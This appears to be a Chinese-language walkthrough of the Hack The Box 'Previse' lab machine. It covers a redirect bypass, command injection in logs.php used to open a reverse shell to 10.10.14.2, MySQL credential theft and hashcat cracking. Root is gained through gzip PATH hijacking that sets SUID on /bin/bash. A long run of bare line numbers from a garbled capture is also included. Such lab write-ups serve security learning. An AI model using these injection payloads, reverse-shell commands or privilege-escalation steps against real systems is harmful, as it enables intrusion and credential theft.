

Previser(完成),302重定向後漏洞,gzip(PATH變量)漏洞

```
└─# nmap -sCV -p 22,80 -A 10.10.11.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-21 06:43 PDT
Nmap scan report for 10.10.11.104
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
| http-title: Previser Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%),
Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A
or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux
3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   221.52 ms 10.10.14.1
2   221.93 ms 10.10.11.104


OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.41 seconds
```

因使用IP登入會直接給/login.php

順便進行php目錄爆破嘗試，大多相同登入介面，或者外網的m4lwhere.org，再來就是空白網頁，

使用burp抓包，修改參數只要/會出現302重定向到/login.php，也會帶出很多.php

Burp Project Intruder Repeater View Help



Request

```
1 POST / HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.11.104
10 Connection: close
11 Referer: http://10.10.11.104/login.php
12 Cookie: PHPSESSID=mlaajvkeejc6h47eag8tg0t00d
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=admin
```

Response

```
1 HTTP/1.1 302 Found
2 Date: Wed, 22 May 2024 01:49:35 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 2801
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html>
15 <head>
16 <meta http-equiv="content-type" content="text/html; charset=utf-8" />
17
```

整理後，獲取以下php

login.php

index.php

accounts.php


files.php

status.php

file_logs.php

logout.php


在請求/accounts.php雖然也是302，可新建帳密，並發現帳密需有長度限制、密碼再次驗證。




因知道username、passwd，但不知道驗證的參數，使用wffuzz進行爆破

```
wffuzz -u http://10.10.11.104/accounts.php -d
'username=12345&password=12345&FUZZ=12345' -w /usr/share/seclists/Discovery/Web-
Content/burp-parameter-names.txt -H "Content-Type: application/x-www-form-urlencoded"
--hh 4131


-d 目前參數跟需要參數
-H 需要Content-Type
--hh 隱藏具有指定代碼/行/單字/字元的回應
得出：confirm
```



登入成功



在files.php找到壓縮黨，確認裡面是網站PHP資料，裡面有包含config.php



Files

Upload files below, uploaded files in table below


Select file

SUBMIT

Uploaded Files

#	NAME
---	------

1	SITEBACKUP.ZIP
---	----------------



```
$host = 'localhost';
$user = 'root';
$password = 'mySQL_p@ssw0rd! :)';
$db = 'previse';
$mycon = new mysqli($host, $user, $password, $db);
return $mycon;
```

有找到file_logs.php，抓取封包後成/log.php
測試後，參數在後面放sleep 5 可正常等待5秒
放入其他id、whoami都失敗，
懷疑可以進行反彈SHELL

10.10.11.104/file_logs.php

Kali Forums

Kali NetHunter

Ex

Burp Suite Community Edition v2024.2.15 - Te

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExt

3 x4 x5 x+

SendCancel<>>

Request

PrettyRawHex

1 POST /logs.php HTTP/1.1

2 Host: 10.10.11.104

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: zh-TW

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 19

9 Origin: http://10.10.11.104

10 Connection: close

11 Referer: http://10.10.11.104/file_logs.php

12 Cookie: PHPSESSID=7r3Luno8nv4djffl8hmro10o2k

13 Upgrade-Insecure-Requests: 1

14

15 delim=comma;sleep 5

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Wed, 22 May 2024 12:21

3 Server: Apache/2.4.29 (Ubuntu)

4 Expires: 0

5 Cache-Control: must-revalidate

6 Pragma: public

7 Content-Description: File Transfer

8 Content-Disposition: attachment

9 Content-Length: 552

10 Connection: close

11 Content-Type: application/json

12

13 time,user,fileID

14 1622482496,m4lwhere,4

15 1622485614,m4lwhere,4

16 1622486215,m4lwhere,4

17 1622486218,m4lwhere,1

18 1622486221,m4lwhere,1

19 1622678056,m4lwhere,5

20 1622678059,m4lwhere,6

21 1622679247,m4lwhere,1

22 1622680894,m4lwhere,5

23 1622708567,m4lwhere,4

24 1622708573,m4lwhere,4

25 1622708579,m4lwhere,5

26 1622710159,m4lwhere,4

27 1622712633,m4lwhere,4

28 1622715674,m4lwhere,24

29 1622715842,m4lwhere,23

30 1623197471,m4lwhere,25

31 1623200269,m4lwhere,25

32 1623236411,m4lwhere,23

33 1623236571,m4lwhere,26

34 1623238675,m4lwhere,23

35 1623238684,m4lwhere,23

36 1623978778,m4lwhere,32

37 1716379174,12345,32

--

Request Log D

We take security very serious

Find out which users have be

File delimiter:

comma

SUBMIT

反彈成功

參數修改成URL編碼：`bash -c "bash -i >& /dev/tcp/10.10.14.2/9200 0>&1"`

Send@Cancel<>>

Request

PrettyRawHex

1 POST /logs.php HTTP/1.1

2 Host: 10.10.11.104

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: zh-TW

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 62

9 Origin: http://10.10.11.104

10 Connection: close

11 Referer: http://10.10.11.104/file_logs.php

12 Cookie: PHPSESSID=7r3Luno8nv4djffl8hmro10o2k

13 Upgrade-Insecure-Requests: 1

14

15 delim=comma;bash+c+"bash-i+>26+/dev/tcp/10.10.14.2/9200+0>261"

Response

PrettyRawHexRender

1 \$db->close();

2

3 </div>

4 </section>

5

6 <?php include('footer.php'); ?>

7

8 (root@kali)-[~/htb/previse]

9 # ls

10 accounts.php config.php download.php file_logs.php files.php footer.php header.php index

11

12 (root@kali)-[~/htb/previse]

13 #

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

有開3306，嘗試連線

```
www-data@previs:/var/www/html$ netstat -ano
netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0     13 10.10.11.104:45792     10.10.14.2:9200        ESTABLISHED on (0.39/0/0)
tcp        0      1 10.10.11.104:33708     1.1.1.1:53             SYN_SENT    on (1.67/2/0)
```

資料庫

```
www-data@previs:/var/www/html$ mysql -uroot -p'mySQL_p@ssw0rd!:'
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| previs |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql>
```

use previs;

```
mysql> show tables;
+-----+
| Tables_in_previs |
+-----+
| accounts |
| files |
+-----+
2 rows in set (0.00 sec)

mysql>
```

找到帳密，有加鹽。。。。

```
mysql> select * from accounts;
+----+-----+-----+-----+
| id | username | password | created_at |
+----+-----+-----+-----+
| 1 | m4lwhe | $1$llol$DQpmdvnb7Eeu06UaqRIIf. | 2021-05-27 18:18:36 |
| 2 | 12345 | $1$llol$eBQMPwAvz9j9ZpK62qDI// | 2024-05-22 11:47:26 |
| 3 | 123456 | $1$llol$wzYjWk/p5usz8BzxvPrXs1 | 2024-05-22 11:59:05 |
+----+-----+-----+-----+
3 rows in set (0.00 sec)
```

進行base64編碼

```
mysql> select username,to_base64(password) from accounts where id=1;
+-----+-----+
| username | to_base64(password) |
+-----+-----+
| m4lwhere | JDEk8J+ngmxsb2wkRFFwbWR2bmI3RWV1TzZVYXFSSXRmLg== |
+-----+-----+
1 row in set (0.01 sec)
```

username : m4lwhere

passwd : JDEk8J+ngmxsb2wkRFFwbWR2bmI3RWV1TzZVYXFSSXRmLg== (base64)

到kali解碼+爆破

```
(root@kali)-[~]
# hashcat -m 500 psswd /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
$1$llol$DQpmdvnb7Eeu06UaqRItf.:ilovecody112235!
```

username : m4lwhere

解密後passwd : ilovecody112235!

使用ssh連線成功

user flag

```
m4lwhere@previse:~$ cat user.txt
e99e34814c2c4ec76a14268f2d6adbe6
m4lwhere@previse:~$
```

提權資訊

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
(root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$
```

該腳本中的漏洞是在gzip沒有完整路徑的情況下呼叫。在 /tmp，我將建立一個名為 的簡單腳本gzip。

```
(root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse:~$
```

原本變量

```
m4lwhere@previse:/opt/scripts$ which bash
/bin/bash
m4lwhere@previse:/opt/scripts$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/opt/scripts$
```


在靶機新增gzip檔案，並針對/bin/bash提權

```
m4lwhere@previse:/tmp$ cat gzip
#!/bin/bash
echo "hi tso"
sudo chmod +s /bin/bash
m4lwhere@previse:/tmp$ ls -al | grep gzip
-rwxrwxr-x 1 m4lwhere m4lwhere 50 May 23 03:04 gzip
```

新增變量

```
m4lwhere@previse:/tmp$ export PATH=.:$PATH
```

新增後

```
m4lwhere@previse:/tmp$ echo $PATH
.:usr/local/sbin:usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$ sudo -l
```

提權成功

```
(root) /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ ls -alh /bin/bash
-rwsr-sr-x 1 root root 1.1M Jun  6 2019 /bin/bash
m4lwhere@previse:/tmp$ bash -p
bash-4.4# id
uid=1000(m4lwhere) gid=1000(m4lwhere) euid=0(root) egid=0(root) groups=0(root),1000(m4lwhere)
bash-4.4# whiami
bash: whiami: command not found
bash-4.4# whoami
root
bash-4.4# ls
```

root flag

```
bash-4.4# cat root.txt
7b738db7ccc6decb5fbf9653ff34a2ba
bash-4.4# cd /tmp
```